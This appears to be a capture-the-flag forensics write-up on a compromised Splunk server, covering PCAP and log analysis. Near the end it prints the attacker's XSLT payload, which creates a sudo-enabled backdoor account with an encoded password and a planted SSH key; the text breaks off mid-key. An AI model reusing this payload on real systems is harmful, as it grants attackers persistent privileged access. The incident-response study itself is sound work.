
HTB Sherlock's Writeup: Fragility

Sherlock Scenario:

In the monitoring team at our company, each member has access to Splunk web UI using an admin Splunk account. Among them, John has full control over the machine that hosts the entire Splunk system. One day, he panicked and reported to us that an important file on his computer had disappeared. Moreover, he also discovered a new account on the login screen. Suspecting this to be the result of an attack, we proceeded to collect some evidence from his computer and also obtained network capture. Can you help us investigate it?


start:

I began the challenge with a PCAP file and a directory named [root], which contains system files, configuration files, and log files useful for further analysis.




task 1: What CVE did the attacker use to exploit the vulnerability?

I filtered for “http” and found a get requests to the splunk server, in the http stream we can see that there is a python script sending http traffic to the splunk server interface.



```
http
No.   Time         Source            Destination       Protocol   Length Info
   15 0.133655…    192.168.222.130   192.168.222.145   HTTP          263 GET /en-US/account/login?return_
   20 0.140688…    192.168.222.130   192.168.222.145   HTTP          144 POST /en-US/account/login HTTP/1
   23 0.150491…    192.168.222.130   192.168.222.145   HTTP          422 GET /en-US HTTP/1.1
   25 0.164041…    192.168.222.130   192.168.222.145   HTTP          481 GET /en-US/ HTTP/1.1
   30 0.223253…    192.168.222.130   192.168.222.145   HTTP          493 GET /en-US/app/launcher HTTP/1.1
   36 0.422107…    192.168.222.130   192.168.222.145   HTTP          498 GET /en-US/app/launcher/home HTT
   64 3.765195…    192.168.222.130   192.168.222.145   HTTP/XML     1625 POST /en-US/splunkd/__upload/inc
   73 3.954131…    192.168.222.130   192.168.222.145   HTTP           96 POST /en-US/splunkd/__raw/servic
   77 3.979738…    192.168.222.130   192.168.222.145   HTTP          480 GET /en-US HTTP/1.1
   79 3.987655…    192.168.222.130   192.168.222.145   HTTP          481 GET /en-US/ HTTP/1.1
   84 4.058575…    192.168.222.130   192.168.222.145   HTTP          493 GET /en-US/app/launcher HTTP/1.1
   87 4.181193…    192.168.222.130   192.168.222.145   HTTP          498 GET /en-US/app/launcher/home HTT
   92 4.338186…    192.168.222.130   192.168.222.145   HTTP          581 GET /en-US/api/search/jobs/17131
   97 4.383289…    192.168.222.130   192.168.222.145   HTTP          775 GET /en-US/api/search/jobs/17131
  117 4.538035…    192.168.222.130   192.168.222.145   HTTP          174 POST /en-US/splunkd/__raw/servic
   17 0.135554…    192.168.222.145   192.168.222.130   HTTP         4989 HTTP/1.1 200 OK  (text/html)
   22 0.147464…    192.168.222.145   192.168.222.130   HTTP/JSON     779 HTTP/1.1 200 OK , JSON (applicat
   24 0.157679…    192.168.222.145   192.168.222.130   HTTP          605 HTTP/1.1 301 Moved Permanently
   28 0.219546…    192.168.222.145   192.168.222.130   HTTP          166 HTTP/1.1 303 See Other  (text/ht
   34 0.417976…    192.168.222.145   192.168.222.130   HTTP          169 HTTP/1.1 303 See Other  (text/ht
   61 3.760100…    192.168.222.145   192.168.222.130   HTTP         2108 HTTP/1.1 200 OK  (text/html)
   70 3.950936…    192.168.222.145   192.168.222.130   HTTP/JSON     136 HTTP/1.1 200 OK , JSON (applicat
   76 3.977265…    192.168.222.145   192.168.222.130   HTTP/JSON     889 HTTP/1.1 201 Created , JSON (app
```



Wireshark · Follow HTTP Stream (tcp.stream eq 0) · capture.pcapng


```
GET /en-US/account/login?return_to=%2Fen-US%2Faccount%2F HTTP/1.1
Host: ubuntu:8000
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive

HTTP/1.1 200 OK
Date: Sun, 14 Apr 2024 15:00:09 GMT
Expires: Thu, 26 Oct 1978 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Content-Type: text/html; charset=UTF-8
X-Content-Type-Options: nosniff
Content-Length: 4324
Content-Encoding: gzip
Vary: Accept-Encoding, Cookie
Connection: Keep-Alive
Set-Cookie: cval=1073532663; Path=/en-US/account/
X-UA-Compatible: IE=edge
Set-Cookie: splunkweb_uid=AFB697A8-D703-4347-B58C-F751D8BD2E0F; Path=/en-US/account; Max-Age=157680000; Expires=Fri, 13 Apr 2029 15:00:09 GMT
X-Frame-Options: SAMEORIGIN
Server: Splunkd

<!doctype html>
<!--[if lt IE 7]> <html class="no-js ie  lt-ie9 lt-ie8 lt-ie7"> <![endif]-->
<!--[if IE 7]>    <html class="no-js ie7 lt-ie9 lt-ie8"> <![endif]-->
<!--[if IE 8]>    <html class="no-js ie8 lt-ie9"> <![endif]-->
<!--[if IE 9]>    <html class="no-js ie9"> <![endif]-->
<!--[if gt IE 9]><!--> <html class="no-js"> <!--<![endif]-->
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <title></title>
    <meta name="description" content="listen to your data" />
    <meta name="author" content="Splunk Inc." />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta name="referrer" content="origin" />
```

14 client pkts, 14 server pkts, 27 turns.

Entire conversation (39 kB) — Show data as: ASCII

I search that link in google and found the cve.


Answer 1: CVE-[redacted]


Wireshark · Follow HTTP Stream (tcp.stream eq 0) · capture.pcapng

```
GET /en-US/account/login?return_to=%2Fen-US%2Faccount%2F HTTP/1.1
Host: ubuntu:8000
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive

HTTP/1.1 200 OK
Date: Sun, 14 Apr 2024 15:00:09 GMT
Expires: Thu, 26 Oct 1978 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Content-Type: text/html; charset=UTF-8
X-Content-Type-Options: nosniff
Content-Length: 4324
Content-Encoding: gzip
Vary: Accept-Encoding, Cookie
Connection: Keep-Alive
Set-Cookie: cval=1073532663; Path=/en-US/account/
X-UA-Compatible: IE=edge
Set-Cookie: splunkweb_uid=AFB697A8-D703-4347-B58C-F751D8BD2E0F; Path=/en-US/account; Max-Age=157680000; Expires=Fri, 13 Apr 2029 15:00:09 GMT
X-Frame-Options: SAMEORIGIN
Server: Splunkd

<!doctype html>
<!--[if lt IE 7]> <html class="no-js ie  lt-ie9 lt-ie8 lt-ie7"> <![endif]-->
<!--[if IE 7]>    <html class="no-js ie7 lt-ie9 lt-ie8"> <![endif]-->
<!--[if IE 8]>    <html class="no-js ie8 lt-ie9"> <![endif]-->
<!--[if IE 9]>    <html class="no-js ie9"> <![endif]-->
<!--[if gt IE 9]><!--> <html class="no-js"> <!--<![endif]-->
<head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <title></title>
    <meta name="description" content="listen to your data" />
    <meta name="author" content="Splunk Inc." />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta name="referrer" content="origin" />
```

14 client pkts, 14 server pkts, 27 turns.

Entire conversation (39 kB)
Show data as ASCII
Stream


https://www.google.com/search?client=firefox-b-e&q=en-US%2Faccount%2Flogin%3Freturn_to%3D%252Fen-US%252Faccount%252F
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
en-US/account/login?return_to=%2Fen-US%2Faccount%2F
הכול
תמונות
חדשות
סרטונים
שופינג
ספרים
אינטרנט
עוד
כלים
English?

GitHub
https://github.com › blob › main › CVE-... · לדף המתורגם
CVE-[redacted]- nathan31337/Splunk-RCE-poc
def login(session, url, username, password):. login_url = f"{url}/en-US/account/login?return_to=%2Fen-US%2Faccount%2F". response = session.get(login_url ...

אנשים אחרים רוצים לדעת
How do I login into Splunk?
משוב


Splunk Community
https://community.splunk.com › First-time-... · לדף המתורגם
Solved: First time signing in?
30 בינו׳ 2015 — Solved: Hello i have issue in first time logins.. URL: http://localhost:8000/en-US/account/login?return_to=%2Fen-US%2F .
חסר: ~~2Faccount%~~ | חובה שיהיה: 2Faccount%

Splunk Community


Task 2: What MITRE technique does the attacker use to maintain persistence?

From analyzing the Wireshark captures and log files, it is observed that the attacker accessed the target system via SSH, created a new user account, and assigned it elevated permissions to maintain persistence.
This corresponds to the MITRE ATT&CK technique "Create Account" [redacted]
This technique involves creating new accounts with elevated privileges to ensure ongoing access and persistence on the compromised system.

Answer 2: [redacted]



```
Apr 14 08:00:13 ubuntu useradd[13364]: new user: name=nginx, UID=1002, GID=1002, home=/var/www/, shell=/bin/bash, from=none
Apr 14 08:00:13 ubuntu usermod[13376]: change user 'nginx' password
Apr 14 08:00:13 ubuntu chfn[13383]: changed user 'nginx' information
Apr 14 08:00:13 ubuntu usermod[13397]: add 'nginx' to group 'sudo'
Apr 14 08:00:13 ubuntu usermod[13397]: add 'nginx' to shadow group 'sudo'
Apr 14 08:00:21 ubuntu sshd[13461]: pam_unix(sshd:session): session opened for user nginx by (uid=0)
Apr 14 08:00:21 ubuntu systemd-logind[673]: New session 7 of user nginx.
Apr 14 08:00:22 ubuntu systemd: pam_unix(systemd-user:session): session opened for user nginx by (uid=0)
Apr 14 08:00:54 ubuntu sudo: pam_unix(sudo:session): session opened for user root by nginx(uid=0)
```




```
ssh
No.   Time        Source           Destination      Protocol  Length Info
  145 11.44929…   192.168.222.130  192.168.222.145  SSHv2         98 Client: Protocol (SSH-2.0-OpenSSH_9.6p1 Debian-3)
  149 11.48103…   192.168.222.130  192.168.222.145  SSHv2       1602 Client: Key Exchange Init
  151 11.48736…   192.168.222.130  192.168.222.145  SSHv2        114 Client: Elliptic Curve Diffie-Hellman Key Exchange Init
  154 12.88621…   192.168.222.130  192.168.222.145  SSHv2         82 Client: New Keys
  156 12.93038…   192.168.222.130  192.168.222.145  SSHv2        110 Client:
  160 12.93115…   192.168.222.130  192.168.222.145  SSHv2        134 Client:
  162 12.94204…   192.168.222.130  192.168.222.145  SSHv2        566 Client:
  164 12.95069…   192.168.222.130  192.168.222.145  SSHv2        974 Client:
```

Task 3: John has adjusted the timezone but hasn't rebooted the computer yet, which has led to some things either being updated or not updated with the new timezone. Identifying the timezone can assist you further in your investigation. What was the default timezone and the timezone after John's adjustment on this machine?


In the syslog file, I found that the default timezone was set to Asia/Ho_Chi_Minh, which corresponds to UTC+07:00. Initially, I considered this as the answer. However, the required format for the answer is UTC±00/UTC±00.

To meet this format, I determined that the default system timezone was an American time zone, specifically Mountain Time, which is UTC-07:00.

Answer 3: [redacted]



```
┌──(kali㉿kali)-[~/…/fragility/[root]/var/log]
└─$ cat syslog | grep -i "timezone"
Apr 13 23:24:56 ubuntu dbus-daemon[638]: [system] Activating via systemd: service name='org.freedesktop.timedate1' unit='dbus-org.freedesktop.timedate1.service' requested by ':1.113' (uid=0 pid=5827 comm="t
imedatectl set-timezone Asia/Ho_Chi_Minh " label="unconfined")
```




```
installer/syslog:Apr 14 06:07:58 ubuntu localechooser: info: Set debian-installer/country = 'US'
installer/syslog:Apr 14 06:08:14 ubuntu localechooser: info: debian-installer/country preseeded to 'US'
installer/syslog:Apr 14 06:08:14 ubuntu localechooser: info: Default country = 'US'
installer/syslog:Apr 14 06:08:15 ubuntu localechooser: info: Set debian-installer/country = 'US'
```

Task 4: When did the attacker SSH in? (UTC)

I examined the auth log file, found the SSH "Accepted" message, and converted the time to UTC.

Answer 4: ([redacted]




```
┌──(kali㉿kali)-[~/…/fragility/[root]/var/log]
└─$ cat auth.log | grep -i "ssh"
Apr 14 07:58:34 ubuntu useradd[11091]: new user: name=sshd, UID=126, GID=65534, home=/run/sshd, shell=/usr/sbin/nologin, from=none
Apr 14 07:58:34 ubuntu usermod[11099]: change user 'sshd' password
Apr 14 07:58:34 ubuntu chage[11106]: changed password expiry for sshd
Apr 14 07:58:36 ubuntu sshd[11238]: Server listening on 0.0.0.0 port 22.
Apr 14 07:58:36 ubuntu sshd[11238]: Server listening on :: port 22.
Apr 14 08:00:21 ubuntu sshd[13461]: Accepted publickey for nginx from 192.168.222.130 port 43302 ssh2: RSA SHA256:zRdVnxnRPJ37HDm5KkRvQbklvc2PfFL3av8W1Jb6QoE
Apr 14 08:00:21 ubuntu sshd[13461]: pam_unix(sshd:session): session opened for user nginx by (uid=0)
Apr 14 08:03:08 ubuntu sshd[13702]: Received disconnect from 192.168.222.130 port 43302:11: disconnected by user
Apr 14 08:03:08 ubuntu sshd[13702]: Disconnected from user nginx 192.168.222.130 port 43302
Apr 14 08:03:08 ubuntu sshd[13461]: pam_unix(sshd:session): session closed for user nginx
```


Task 5: How much time has passed from when the user was first created to when the attacker stopped using SSH?

I examined the auth log file and found the the user was created was: 8:00:13 and the time the session was closed was 08:03:08. witch is 00:02:55

Answer 5: [redacted]




```
Apr 14 08:00:13 ubuntu useradd[13364]: new user: name=nginx, UID=1002, GID=1002, home=/var/www/, shell=/bin/bash, from=none
Apr 14 08:00:13 ubuntu usermod[13376]: change user 'nginx' password
Apr 14 08:00:13 ubuntu chfn[13383]: changed user 'nginx' information
Apr 14 08:00:13 ubuntu chpasswd[13394]: pam_unix(chpasswd:chauthtok): password changed for nginx
```



```
Apr 14 08:03:08 ubuntu sshd[13702]: Disconnected from user nginx 192.168.222.130 port 43302
Apr 14 08:03:08 ubuntu sshd[13461]: pam_unix(sshd:session): session closed for user nginx
```

Task 6: What is the password for the account that the attacker used to backdoor?


I found the script the user used to create the new user and his password, we can see that the script create the password using a base64 hash decrypt it then and reversing it.



```
┌──(kali㉿kali)-[~/…/run/splunk/dispatch/1713106812.2]
└─$ strings results.srs
_message_codes
_message_texts
_raw
_time
host
linecount
punct
source
sourcetype
timestamp
GENERIC_TIME_PARSE_ISSUE.Failed to parse timestamp. Defaulting to file modtime.
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:exsl="http://exslt.org/common" extension-element-prefixes="exsl">
  <xsl:template match="/">
    <exsl:document href="/opt/splunk/bin/scripts/search.sh" method="text">
        <xsl:text>#!/bin/bash&#10;adduser --shell /bin/bash --gecos nginx --quiet --disabled-password --home /var/www/ nginx&#10;access=$(echo MzlhNmJiZTY0NTYzLTY3MDktOTNhNC1hOWYzLTJjZTc4Mjhm | base64 -d |
rev)&#10;echo &quot;nginx:$access&quot; | chpasswd&#10;usermod -aG sudo nginx&#10;mkdir /var/www/.ssh&#10;echo &quot;ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDKoougbBG5oQuAQWw2JcHY/ZN49jmeegLqgVlimxv42SfFXcuRg
UoyostBB6HnHB5lKxjrBmG/183q1AWn6HBmHpbzjZZqKwSfKgap34COp9b+E9oIgsu12lA1I7TpOw1S6AE71d4iPj5pFFxpUbSG7zJaQ2CAh1qK/0RXioZYbEGYDKVQc7ivd1TBvt0puoogWxllsCUTlJxyQXg2OcDA/8enLh+8UFKIvZy4Ylr4zNY4DyHmwVDL06hcjTfCP4T
/JWHf8ShEld15gjuF1hZXOuQY4qwit/oYRN789mq2Ke+Azp0wEo/wTNHeY9OSQOn04zGQH/bLfnjJuq1KQYUUHRCE1CXjUt4cxazQHnNeVWlGOn5Dklb/CwkIcarX4cYQM36rqMusTPPvaGmIbcWiXw9J3ax/QB2DR3dF31znW4g5vHjYYrFeKmcZU1+DCUx075nJEVjy+QDTM
